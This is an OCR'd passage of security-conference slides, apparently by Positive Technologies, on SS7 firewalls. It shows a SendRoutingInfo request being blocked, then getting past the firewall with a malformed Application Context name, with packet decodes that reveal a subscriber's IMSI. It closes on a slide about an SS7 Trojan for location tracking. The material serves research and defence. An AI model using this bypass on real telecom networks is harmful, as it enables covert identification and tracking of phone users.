
SS7 firewall: typical deployment scheme

POSITIVE TECHNOLOGIES



SS7 messages for IMSI retrieval

POSITIVE TECHNOLOGIES




SS7 firewall: typical deployment scheme

POSITIVE TECHNOLOGIES

SRI – SendRoutingInfo

1. **SRI** Request: MSISDN

STP



HLR

2. **SRI** Request: MSISDN

SS7 firewall


The message is blocked

Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfo	[redacted]91212	

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: invoke (1)
    invoke
      invokeID: 1
      opCode: localValue (0)
      msisdn: [redacted]91212
      interrogationType: basicCall (0)
      gmsc-OrGsmSCF-Address: [redacted]210
```


Application Context change

POSITIVE TECHNOLOGIES



SS7 firewall: bypass with malformed Application Context

POSITIVE TECHNOLOGIES




Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfo	[redacted]91212	

```
Signalling Connection Control Part
Transaction Capabilities Application Part
  begin
    [Transaction Id: 0000000e]
    Source Transaction ID
    oid: 0.0.17.773.1.1.1 (id-as-dialogue)
    dialogueRequest
      Padding: 7
      protocol-version: 80 (version1)
      application-context-name: 0.4.xx.0.1.0.5.3 (itu-t.4.xx.0.1.0.5.3)
    components: 1 item
GSM Mobile Application
```

SS7 firewall bypass with malformed Application Context

POSITIVE TECHNOLOGIES




Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfo	[redacted]91212	
GSM MAP	returnResultLast sendRoutingInfo		[redacted]00111

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: returnResultLast (2)
    returnResultLast
      invokeID: 1
      resultretres
        opCode: localValue (0)
        IMSI:[redacted]00111
        extendedRoutingInfo: routingInfo (0)
        vmsc-Address:[redacted]000
        extensionContainer
```

SS7 Trojan for location tracking

